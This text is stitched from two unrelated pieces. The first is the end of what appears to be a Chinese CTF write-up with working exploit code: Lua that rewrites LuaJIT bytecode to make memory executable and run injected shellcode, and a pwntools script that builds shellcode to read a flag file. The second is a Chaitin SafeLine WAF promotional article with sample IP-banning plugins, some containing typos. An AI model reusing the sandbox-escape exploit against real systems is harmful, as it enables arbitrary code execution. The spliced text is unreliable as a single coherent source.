local nop4k = "\0"
--[[
local zeros = '\0'
for i = 1, 12 do
    zeros = zeros .. zeros
end
--]]

for i = 1, 12 do
    nop4k = nop4k .. nop4k
end

-- Create a copy of the shellcode which is page aligned, and
-- at least one page big, and obtain its address in "asaddr".
local ashellcode = nop4k .. shellcode .. nop4k
local asaddr = low32(ashellcode) + 16
asaddr = asaddr + 2^12 - (asaddr % 2^12)

--print(asaddr)
--hexdump_print(0x100779f8, 0x30)
-- The following seven lines result in the memory protection of
-- the page at asaddr changing from read/write to read/execute.
-- This is done by setting the jit_State::mcarea and szmcarea
-- fields to specify the page in question, setting the mctop and
-- mcbot fields to an empty subrange of said page, and then
-- triggering some JIT compilation. As a somewhat unfortunate
-- side-effect, the page at asaddr is added to the jit_State's
-- linked-list of mcode areas (the shellcode unlinks it).
local mcarea = mctab[1]
mctab[0] = 0
mctab[1] = asaddr / 2^52 / 2^1022
mctab[2] = mctab[1]
mctab[3] = mctab[1]
mctab[4] = 2^12 / 2^52 / 2^1022


while mctab[0] == 0 do end


--[[
local mcarea = mctab[1]
--mctab[0] = 0xdeadbeef / 2^52 / 2^1022
mctab[0] = 0
mctab[1] = asaddr / 2^52 / 2^1022
mctab[2] = mctab[1]
mctab[3] = mctab[1]
mctab[3] = 0xdeadbeef / 2^52 / 2^1022
mctab[4] = 2^12 / 2^52 / 2^1022
--while mctab[0] == 0 do end
local i = 1
while i < 0x1000000 do
    i = i + 1
    --print(i)
end
--]]
-- The following three lines construct a GCfuncC object
-- whose lua_CFunction field is set to asaddr. A fixed
-- offset from the address of the empty string gives us
-- the global_State::bc_cfunc_int field.
local fshellcode = ub4(low32("") + 132) .."\0\0\0\0"..
  ub4(asaddr) .."\0\0\0\0"
fshellcode = -32760 -- Turned into KPRI(func)
```

```
    -- Finally, we invoke the shellcode (and pass it some values
    -- which allow it to remove the page at asaddr from the list
    -- of mcode areas).
    fshellcode(mctab[1], mcarea)
  end
  inner()
end

-- Some helpers for manipulating bytecode:
local ffi = require "ffi"
local bit = require "bit"
local BC = {KSHORT = 41, KPRI = 43}

-- Dump the as-written evil function to bytecode:
local estr = string.dump(evil, true)
local buf = ffi.new("uint8_t[?]", #estr+1, estr)
local p = buf + 5

-- Helper function to read a ULEB128 from p:
local function read_uleb128()
  local v = p[0]; p = p + 1
  if v >= 128 then
    local sh = 7; v = v - 128
    repeat
      local r = p[0]
      v = v + bit.lshift(bit.band(r, 127), sh)
      sh = sh + 7
      p = p + 1
    until r < 128
  end
  return v
end

-- The dumped bytecode contains several prototypes: one for "evil"
-- itself, and one for every (transitive) inner function. We step
-- through each prototype in turn, and tweak some of them.
while true do
  local len = read_uleb128()
  if len == 0 then break end
  local pend = p + len
  local flags, numparams, framesize, sizeuv = p[0], p[1], p[2], p[3]
  p = p + 4
  read_uleb128()
  read_uleb128()
  local sizebc = read_uleb128()
  local bc = p
  local uv = ffi.cast("uint16_t*", p + sizebc * 4)
  if numparams == 0 and sizeuv == 3 then
    -- This branch picks out the "inner" function.
    -- The first thing we do is change what the 0th upvalue
    -- points at:
    uv[0] = uv[0] + 2
    -- Then we go through and change everything which was written
    -- as "local_variable = -327XX" in the source to instead be
    -- a KPRI instruction:
    for i = 0, sizebc do
      if bc[0] == BC.KSHORT then
        local rd = ffi.cast("int16_t*", bc)[1]
        if rd <= -32749 then
          bc[0] = BC.KPRI
          bc[3] = 0
          if rd == -32749 then
            -- the `cdata = -32749` line in source also tweaks
            -- the two instructions after it:
            bc[4] = 0
```

```
            bc[8] = 0
          end
        end
      end
      bc = bc + 4
    end
  elseif sizebc == 1 then
    -- As written, the s_byte, s_char, and s_sub functions each
    -- contain a single "return" instruction. We replace said
    -- instruction with the corresponding fast-function instruction.
    bc[0] = 147 + numparams
    bc[2] = bit.band(1 + numparams, 6)
  end
  p = pend
end

function string.fromhex(str)
    return (str:gsub('..', function (cc)
        return string.char(tonumber(cc, 16))
    end))
end

function string.tohex(str)
    return (str:gsub('.', function (c)
        return string.format('%02X', string.byte(c))
end))
end

res = string.tohex(ffi.string(buf, #estr))
local f = io.open("../../shellcode.hex", "wb")
f:write(ffi.string(res, #res))
f:close()
--print(res)
--a = loadstring(string.fromhex(res))
--print(a())
```

gen_shellcode.py

```
from pwn import *
context(arch='amd64', os='linux')

shellcode = r'''
pop rax
sub rax, 0x71187
mov rbp, rax
add rax, 0x73370
mov rdi, %s
push rdi
mov rdi, %s
push rdi
mov rdi, rsp
push 0
push 114
mov rsi, rsp
call rax
mov rcx, rax
mov rdi, rsp
mov rsi, 100
mov rdx, 100
mov rax, rbp
```

```
add rax, 0x733c0
call rax
mov rdi, 1
mov rsi, rsp
mov rdx, 100
mov rax, rbp
add rax, 0x73510
call rax

push 0
ret

'''
print(shellcode)
shellcode = shellcode % (u64('a/flag'.ljust(8, '\x00')), u64('/pkg/dat'))

with open('orig_exp.tpl.lua', 'r') as f:
    content = f.read()
    shellcode_hex = repr(asm(shellcode))
    content = content.replace('{SHELLCODE_TPL}', shellcode_hex)
    with open('orig_exp.lua', 'w') as f:
        f.write(content)
```

总结

好吧我其实当时调的过程原比现在描述的更加难受。最开始按照bt去还原的时候还没有去调试和看过luajit代码，只是去对照，看的非常费劲还分析错了，以为是zircon内无法使用jit导致的。

看来以后要多注意这个问题，有的背景知识还是需要多去熟悉一下才能够完整掌握。

调代码还是很有趣的，开源真好。还是要不断学习才做得动题目呀。

28/Dec.

2019年，你的 WAF 能应对场景化安全风险了吗?

作者：Monster

羊毛党、恶意用户、爬虫、数据泄露、暴力破解、撞库……2019年了，你的 WAF 能应对场景化安全风险了吗?

甲方，不量身定制能否“完美解决”

2018 年马上要过去了，回顾今年网络安全环境，最惹人注目的依然是 Web 安全。今年的 Web 安全事件仍旧大量充斥着诸如 SQL 注入、XSS、XXE、反序列化等传统的 Web 漏洞，除此之外还有横行的CC攻击、频发的0day漏洞以及企业自身业务导致的逻辑漏洞等等。

业务形态不同形成的多样技术架构，对于企业的安全建设者来说，几乎没有任何一个 Web 安全产品能够“完美解决”以上风险。事实上“完美解决”是个伪命题，安全本来就是一个道高一尺魔高一丈的博弈对抗问题，每个企业的业务场景和内部网络拓扑都有着巨大的差异，很难找到和自家公司业务场景相似，又有着同样的安全需求的其他企业，即使找到，别人家的解决方案照搬过来不一定对自家环境适用。

我等乙方，必须要叠加功能才能解决问题吗?

多年来，行业内把WAF作为解决 Web 安全问题的必选方案，一个企业但凡有较为重要的业务网站就必然有 WAF 为其保驾护航。WAF市场依然呈现增速，而如今面临新的安全威胁、场景化的业务安全需求，传统 WAF 产品已经越来越不能满足现代化网络环境的安全防护需求。

对我等乙方而言，ToB 产品的难点在于不同的客户有不同的应用场景，很难有一款产品能解决所有客户的需求。想让甲方爸爸满意，必然需要做深度定制化，但是如果漫无止境地根据客户的需求增加功能，会给产品设计与使用体验带来巨大的灾难，最终可能产生一个具有上千功能的产品，只有完全熟悉这上千项功能的使用者才能快速找到在某个场景下能有效工作的选项组合。

场景化安全风险重难点

目前为止，许多传统安全问题已经有了不少合适解决方案，但是非典型漏洞带来的风险变成了让甲方安全部头疼的新问题。有经验的安全工作者可以快速发现一个系统中是否存在一些非典型漏洞带来的风险，但

是这种风险在不同的场景中的表现形式都不一样（比如怎么发现一个支付业务的 0 元购买风险，怎么防止一个管理系统的水平或垂直越权问题），因此无法形成合理的方法论，使该方法可以被自动化进行大面积统一排查。

综上所述，许多问题看起来类似，但是无法找到一个通用的解决方案可以在不同的业务场景下都能解决问题。

流量分析的需求

当今大数据时代，在中大型网络环境中，每天产生原始事件上亿次，告警的次数也在百万级别，这些数据加以分析和处理能够解开许多传统安全产品无法解决的难题。但是这样的原始数据不可能靠人工梳理，因此自动化日志或流量分析变成了一个强需求，亟需更新。

大多数研发实力较强的企业，纷纷开始尝试使用 Storm、ELK、Splunk 等开源系统建立自己的大数据平台，并且得到了不错的落地。如上文所言，如今的 Web 安全环境下除了传统的 Web 漏洞还有大量的业务安全、0Day 漏洞、CC 攻击等风险，为了解决这些新型的安全威胁，一些企业建立了自己的 SOC、SIEM、风控系统、势态感知，从多个平台中收集告警、日志或流量，进行综合整理、深度分析，从而可以对业务建模，量化风险，并发现恶意行为与恶意用户。

用WAF做流量分析

研发实力较强的企业通过使用一些开源系统来建立自己的大数据平台进行流量分析，但这也存在不小的技术挑战，同时需要投入大量的人力物力才能看到一些实际的效果。

而 WAF 作为各企业居家常备产品，作为 Web 流量处理网关有着天然的数据优势，用 WAF 辅助完成流量分析的做法由来已久。一些传统 WAF 会通过 SYSLOG 主动向其他平台推送告警，能够达到其他平台联动的效果，但其实效果微乎其微。日志是静态的，WAF 是动态的，推送出去的日志只是一个单一的结果，并没有记录 WAF 对于 HTTP 请求处理的所有细节，而这些丢失的细节中蕴藏着巨大的能量。因此，单纯对外推送告警反而大大限制了WAF的发挥。

如果站在WAF 自身就是一个流量分析平台的角度，WAF其实可以自己做流量分析，实现业务建模、风险建模。

使用 WAF 做流量分析的常见问题如下：

1. 流量处理平台需要大量的日志和流量，怎么办?

WAF 作为 Web 网关，有全量的 HTTP 数据

2. 流量分析平台怎么部署?

WAF 本身就是攻击检测平台，同样也可以作为流量分析平台

3. 流量分析是不是需要复杂的算法?

WAF 可以提供常见的业务场景适配算法，结合 Web 安全，更加适用

4. 流量分析可能会消耗非常多的计算资源，怎么办?

WAF 进行集群化部署。单机性能不够就上集群，集群性能不够就上更大的集群

WAF的流量分析可以解决什么问题

长亭科技的下一代WAF产品雷池（SafeLine）从设计之初就对开放性与扩展性给予了非常高的重视。最新发布的雷池版本，开放了所有的管理控制接口，提供了可集群化部署的离线流量分析引擎，支持以更多自定义的方式处理经过的 HTTP 流量。使用者可以通过 Restful API 的方式调用雷池的所有管理控制功能，也可以使用 Lua 语言自主编写雷池（SafeLine）插件完成场景化的流量分析逻辑。

过去的一年，作为 WAF 供应商，长亭科技与客户合作解决了许多场景化的安全问题，从以下几个例子可以看出，除了传统 Web 攻击防护以外，下一代WAF还可以做的事情还有：

与风控系统深度集成联合打击羊毛党

结合威胁情报平台对恶意用户进行实时封堵

监控敏感接口的爬取行为，多维度防御数据泄露

跟踪攻击者的行为，定位网站实际存在的漏洞

定制复杂的 CC 防护策略，保障服务的 SLA

防暴力破解、防撞库

定制 Web 请求与防护统计，生成势态感知报告

……以及各种基于企业自身业务场景需求而可能产生的应用

介绍插件处理机制

目前雷池支持三种插件类型：请求处理插件、定时任务插件、统计分析插件。

请求处理插件

请求处理插件可以通过指定筛选条件的方式过滤出符合某种特征（如源 IP、域名、URL 等）的 HTTP 请求，并对这些请求逐条进行处理。

以一个简单的业务场景为例，http://www.chaitin.cn/sso 是一个敏感的统一认证接口，长期遭到爆破与撞库的威胁，某客户希望将雷池与威胁情报服务进行集成，对访问该统一认证接口的用户进行风险分析，若威胁情报平台认为当前用户具有恶意就立即阻断该用户的后续访问。

了解如上的业务场景需求后可以按这样的方式编写插件：


1. 使用 match 变量进行筛选，过滤所有访问统一认证接口的 HTTP 请求
2. 注册一个回调函数，当用户访问统一认证接口时将 HTTP 请求传入回调函数进行处理
3. 与威胁情报平台联动，判断访问者是否有攻击背景

4. 发现恶意用户后下发规则，阻断该用户的后续访问


样例插件代码如下：

```
local safeline = require "safeline"

header = {}
header["User-Agent"] = "safeline"

bantime = 60

-- 威胁情报平台地址
url = "http://xx.xx.xx.xx/query?apiKey=xxxxxxxxxxxxxxx&src=%s"

match = {
ip = "0.0.0.0/0",
host = "http://www.chaitin.cn",
urlpath = "/sso",
type = skynet.MATCH_TYPE_ALL,
}

function action(ip, resp)
local banip = {
ip = ip,
}
if string.find(resp, "badboy") ~= nil then
safeline.action_ban(banip, bantime)
end
end

function process(ip, host, urlpath)
urltmp = string.format(url, ip)
resp, err = safeline.http_get(urltmp, header)
action(ip, resp["body"])
end

safeline.register(safeline.TYPE_PROCESS, match, process)
```

插件运行结果如下图：



封禁列表如下：



定时任务插件

定时任务插件会周期性的触发，持续输出用户定制的场景化统计分析需求。如某用户了解当前商城的

订单情况，并绘制出订单趋势图，可以根据如下思路编写插件：

1. 注册一个每 10 秒触发一次的回调函数
2. 在回调函数内统计 10 秒内对订单支付接口的访问情况
3. 将统计结果推送到监控大屏

样例插件代码如下：

```
local safeline = require "safeline"

local duration = 10
-- 每 10 秒调用一次

local pay = {
host = "http://order.chaitin.cn",
urlpath = "/pay"
}

function tick(dur)
cnt = safeline.stat_visit(pay, 10)
safeline.http_post("http://xx.xx.xx.xx/", {pay = cnt})
end

safeline.register(safeline.TYPE_TICKER, duration, tick)
```

统计分析插件

雷池 2.0 在原有流量处理引擎的基础上增加了流式流量处理算法，离线统计分析引擎支持以定制化 SQL 语句的方式进行查询和统计，当 SQL 语句产生结果时回调函数会被触发，查询结果会做为参数传入回调函数。这样通过 SQL 将流量运算逻辑语义化，大大改善了统计分析算法的处理效率与实现难度。

雷池内置了常见 CC 攻击防护算法，但是对于敏感业务总会有高级别攻击者为其量身定制 CC 攻击策略。某用户在遭遇 CC 攻击后进行了全面复盘，定位到了业务的脆弱部分，同时也发现了攻击者的攻击思路，总结复盘结果后为了防止此类公司再次发生，该用户需要写雷池插件来长期解决问题。

插件思路如下：

1. 攻击者会发起频率较高的 HTTP Flood
2. 攻击者会批量使用代理服务器来伪造攻击源 IP
3. 攻击者会大量访问站点的搜索接口，由于业务特性，该接口会持续消耗服务器计算资源

4. 被攻击时搜索接口的处理延迟明显增高

如此复杂的 CC 攻击场景只需要一条 SQL 就可以精准定位攻击者并实施阻断，样例插件代码如下：

```
local safeline = require "safeline"

local query = [[
SELECT
TUMBLE_WINDOW(timestamp, 1) AS timestamp,
ip,
COUNT(ip) AS count_ip,
FROM access_log
WHERE url_path="/search" and time > 0.2
GROUP BY timestamp, ip
HAVING count_ip > 2000
ORDER BY count_ip desc
]]

function process(key, rows)
for _, r in iparis(rows) do
safeline.ban(r["ip"])
end
end

skynet.register(safeline.TYPE_QUERY, query, process)
```

此类的业务场景千千万，通过雷池插件进行统计分析可以避免对业务系统频繁改动，实现以极低的成本解决实际场景化的业务安全问题。

总结

目前，长亭科技已与多家互联网公司、金融机构、大型传统企业达成了战略合作，不断为企业输出安全能力，在辅助企业解决安全问题的同时也累积了大量的场景化业务安全处理经验，并通过流量分析插件为诸多企业解决了实际环境中遇到的场景化安全问题。未来，长亭科技将持续探索前沿技术思路，及时追踪用户反馈，切实为不同类型的企业解决实际遇到的安全难题，以优质的产品和服务为企业安全保驾护航。

更多关于雷池开放平台的细节可以关注：

https://github.com/chaitin/safeline-open-platform

长亭雷池（SafeLine）

雷池（SafeLine）是由长亭科技推出的一款以智能语义分析算法著称的 Web 攻击防护产品，在大幅降低了漏报率和误报率的同时还能保持极高的检测效率，可以为用户提供高质量的 Web 攻击防护、CC 攻击防护、访问控制、防护统计等功能。

今年7月长亭科技发布的雷池（SafeLine）2.0版本以“语义分析”、“轻量级集群”、“高度自定义”为特色，进一步升级核心检测算法，并对传统部署架构发起挑战，支持多种架构及部署方式，以高度自定义的可扩展性为企业防范场景化风险带来价值。

公司介绍

长亭科技是国际顶尖的网络信息安全公司，全球首发基于智能语义分析的下一代Web应用防火墙产品。目前，公司已形成以攻（漏洞扫描器）、防（下一代Web应用防火墙）、查（云服务器安全）、抓（内网威胁感知系统）为一体的全方位企业级应用安全防护塔防体系，并提供优质的安全测试及咨询服务。

作为改变世界的下一代网络安全技术代表，长亭科技被评选为《财富》中国创新企业“人工智能和机器人”领域的全国第一、《CIO Advisor》亚太地区25家最热门人工智能公司。公司产品被Gartner《Web应用防火墙魔力象限》报告提名，并入围Gartner 2018《Web应用防火墙魔力象限报告亚太版》。目前已服务中国银行、交通银行、安信证券、中国平安、爱奇艺、Bilibili、华为等系列知名客户。

长亭科技知乎技术专栏　长亭科技微信服务号